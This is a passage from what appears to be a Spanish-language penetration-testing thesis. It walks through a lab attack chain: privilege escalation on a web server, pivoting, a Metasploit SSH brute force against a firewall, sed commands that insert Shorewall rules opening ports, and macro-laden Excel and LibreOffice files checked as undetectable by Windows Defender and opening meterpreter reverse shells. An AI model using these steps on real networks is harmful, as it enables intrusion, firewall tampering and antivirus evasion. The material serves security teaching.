


Figura 3-13 Pantalla de creación del payload para escalar privilegios




Figura 3-14 Pantalla de subida del payload para escalar privilegios

Y por último ponemos en escucha el Armitage y ejecutamos los siguientes comandos




Figura 3-15 Pantalla de escucha para conexión de la escala de privilegios




Figura 3-16 Pantalla de ejecución de comandos (./rootme 2342) para escalar privilegios




Figura 3-17 Pantalla de obtención de privilegios en el Servidor Web

Como finalmente obtuvimos privilegios de administrador en el servidor web procedemos a ejecutar un **ping sweep**. Este ping lo que hace básicamente es descubrir hosts de la subred que se encuentren activos y que responden a solicitudes enviadas a través de la red, para posteriormente realizar un escaneo de puertos y ver los servicios que están disponibles y que podrían ser vulnerados. Todo esto se conoce como la técnica del pivoting.




Figura 3-18 Pantalla de ping sweep en el servidor web




Figura 3-19 Pantalla de escaneo de puertos del firewall

En la **figura 3-19** se puede ver que los servicios de telnet (puerto 23) y ssh (puerto 22) están disponibles en el equipo con IP 10.0.2.1 (firewall)

Procederemos entonces a realizar un ataque por fuerza bruta al servicio ssh para obtener acceso y proceder a cambiar una regla que nos permita conectarnos de forma remota desde el internet hacia la red interna.

3.5.2 ATAQUE AL FIREWALL

3.5.2.1 OBJETIVO

El objetivo de este ataque es poder vulnerar el servicio ssh del firewall mediante un ataque por fuerza bruta para modificar una regla del iptables que nos permita obtener acceso remoto hacia la red interna.

3.5.2.2 ATAQUE POR FUERZA BRUTA

Para realizar el ataque de fuerza bruta al servicio ssh del servidor, vamos primeramente a buscar un posible auxiliar que nos puedan servir. Para ello lo buscamos con el comando "search ssh".




Figura 3-20 Pantalla de búsqueda de un exploit para ssh

En la **figura 3-20** podemos ver que existe el auxiliar "auxiliary/scanner/ssh/ssh_login". Si ejecutamos el comando "info auxiliary/scanner/ssh/ssh_login", nos indicará que este módulo es utilizado para probar logins de ssh y nos reportará los logins exitosos.

Dentro de la consola (linux/x86/meterpreter/reverse_tcp) del equipo (Servidor Web) que se obtuvo privilegios usamos el auxiliar que encontramos para el ataque.




Figura 3-21 Pantalla de uso de un auxiliar para explotar el ssh

Procedemos a configurarlo, para esto nos valemos del comando “show options”, para saber los parámetros que debemos modificar




Figura 3-22 Pantalla de los de parámetros para explotar el ssh

Los parámetros marcados en la **figura 3-22** se detallan a continuación:

- **BLANK_PASSWORDS**: este valor verifica la existencia de password en blanco
- **PASS_FILE:** aquí se especifica la ruta del archivo (diccionario) que contendrá los posibles password. Para la demostración se creó el archivo **password.txt** con el siguiente contenido:
  - 1234, administrador, admin, admin3870, Luis, Geovanny
- **RHOSTS:** aquí se especifica la IP del equipo remoto al que realizaremos el ataque, en este caso la dirección del firewall (10.0.2.1)
- **USER_FILE:** aquí se especifica la ruta del archivo (diccionario) que contendrá los posibles usuarios. Para la demostración se creó el archivo **usuarios.txt** con el siguiente contenido:
  - Root, juan, pedro, admin, administrador, carlos, Luis

```
msf auxiliary(ssh_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(ssh_login) > set PASs_FILE /root/Escritorio/passwords.txt
PASs_FILE => /root/Escritorio/passwords.txt
msf auxiliary(ssh_login) > set RHOSTS 10.0.2.1
RHOSTS => 10.0.2.1
msf auxiliary(ssh_login) > set USER_FILE /root/Escritorio/usuarios.txt
USER_FILE => /root/Escritorio/usuarios.txt

msf auxiliary(ssh_login) >
```

Figura 3-23 Pantalla de configuración del auxiliar para explotar el ssh

Una vez configurado los parámetros ejecutamos el comando “run” para iniciar el ataque.




Figura 3-24 Pantalla de explotación del servicio ssh del firewall

3.5.2.3 MODIFICACIÓN DE LA REGLA DEL FIREWALL

Para modificar la regla ingresamos a la shell del firewall (10.0.2.1) que nos da Armitage, luego debemos identificar cuál es la regla que está bloqueando la conexión remota hacia la red interna. Para ello almacenamos las reglas a un archivo para revisarlas de forma más rápida y lo hacemos con el siguiente comando: iptables -t filter -L --line-numbers >> mirariptables




Figura 3-25 Pantalla de obtención de las reglas del firewall

Con el comando “cat mirariptables” listamos las reglas e identificamos las que están bloqueando la conexión.




Figura 3-26 Pantalla de identificación de la regla a modificar

En la **figura 3-26** se puede observar que la regla número 3 y 4 (tabla filter/Cadena loc-net) están impidiendo la conexión desde la LAN hacia el internet por medio de los puertos 1024:65535. Para agregar una regla que nos permita la conexión ejecutamos el siguiente comando:

```
sed -i '19i ACCEPT loc net tcp 1024:65535 1024:65535' rules
sed -i '19i ACCEPT loc net udp 1024:65535 1024:65535' rules
```

Como el iptables está configurado con shorewall, estos comandos lo que hacen es insertar desde la línea 19 las reglas en el archivo rules, para permitir conexión tanto de los

protocolos TCP como UDP. Las reglas en shorewall se podría decir que tienen una jerarquía de lectura de arriba para abajo, por lo tanto estas sobrescribirán las reglas que deniegan el acceso a dichos puertos (1024:65535).

3.5.3 ATAQUES A LA RED INTERNA DESDE EL EXTERIOR

3.5.3.1 ATAQUE AL COMPUTADOR CON WINDOWS

3.5.3.1.1 OBJETIVO

El objetivo de este ataque es obtener un acceso remoto aprovechando la vulnerabilidad que se presenta en Microsoft Office Excel 2013 mediante macros maliciosas. Estas macros pueden ejecutar código que permiten la conexión con un equipo remoto.

3.5.3.1.2 EXPLOTANDO WINDOWS 10 MEDIANTE UN ARCHIVO DE EXCEL

Una vez que ha sido modificada la regla del iptables que nos permite realizar la conexión remota hacia la red interna, podemos configurar el Armitage para que esté en escucha y ejecutar en el equipo víctima el archivo de Excel que contiene la macro maliciosa.




Figura 3-27 Configuración de parámetros de “windows/meterpreter/reverse_tcp”

Antes de ejecutar el archivo primero procedemos a analizarlo con el Windows Defender y así constatar que es indetectable.




Figura 3-28 Análisis del archivo infectado con Windows Defender




Figura 3-29 Resultado del análisis de Windows Defender sobre el archivo infectado

En la **figura 3-29** efectivamente verificamos que el archivo es indetectable por Windows Defender. Ahora al abrir el archivo y si el usuario hace caso al mensaje “Por favor habilite el contenido de este archivo dando click en habilitar contenido” (habilita la macro), será suficiente para que Armitage que está en la escucha por el puerto 4446 pueda obtener una conexión remota.




Figura 3-30 Pantalla de apertura del archivo en el Office 2013




Figura 3-31 Explotación de Windows 10 mediante macro de Excel Office 2013

3.5.3.2 ATAQUE AL COMPUTADOR CON LINUX

3.5.3.2.1 OBJETIVO

El objetivo de este ataque es acceder remotamente aprovechando la vulnerabilidad que se presenta en LibreOffice mediante macros maliciosas. Estas macros pueden ejecutar código que permiten la conexión con un equipo remoto. Ver **apartado 2.6** para generar este tipo de documentos.

3.5.3.2.2 EXPLOTANDO UBUNTU MEDIANTE UN DOCUMENTO DE LIBREOFFICE

Como sabemos el entorno hasta este punto está explotado para permitir la conexión remota con cualquier equipo que estuviera dentro de la red interna y no es la excepción Ubuntu, por lo tanto procedemos a configurar la herramienta Armitage para ejecutar el exploit.

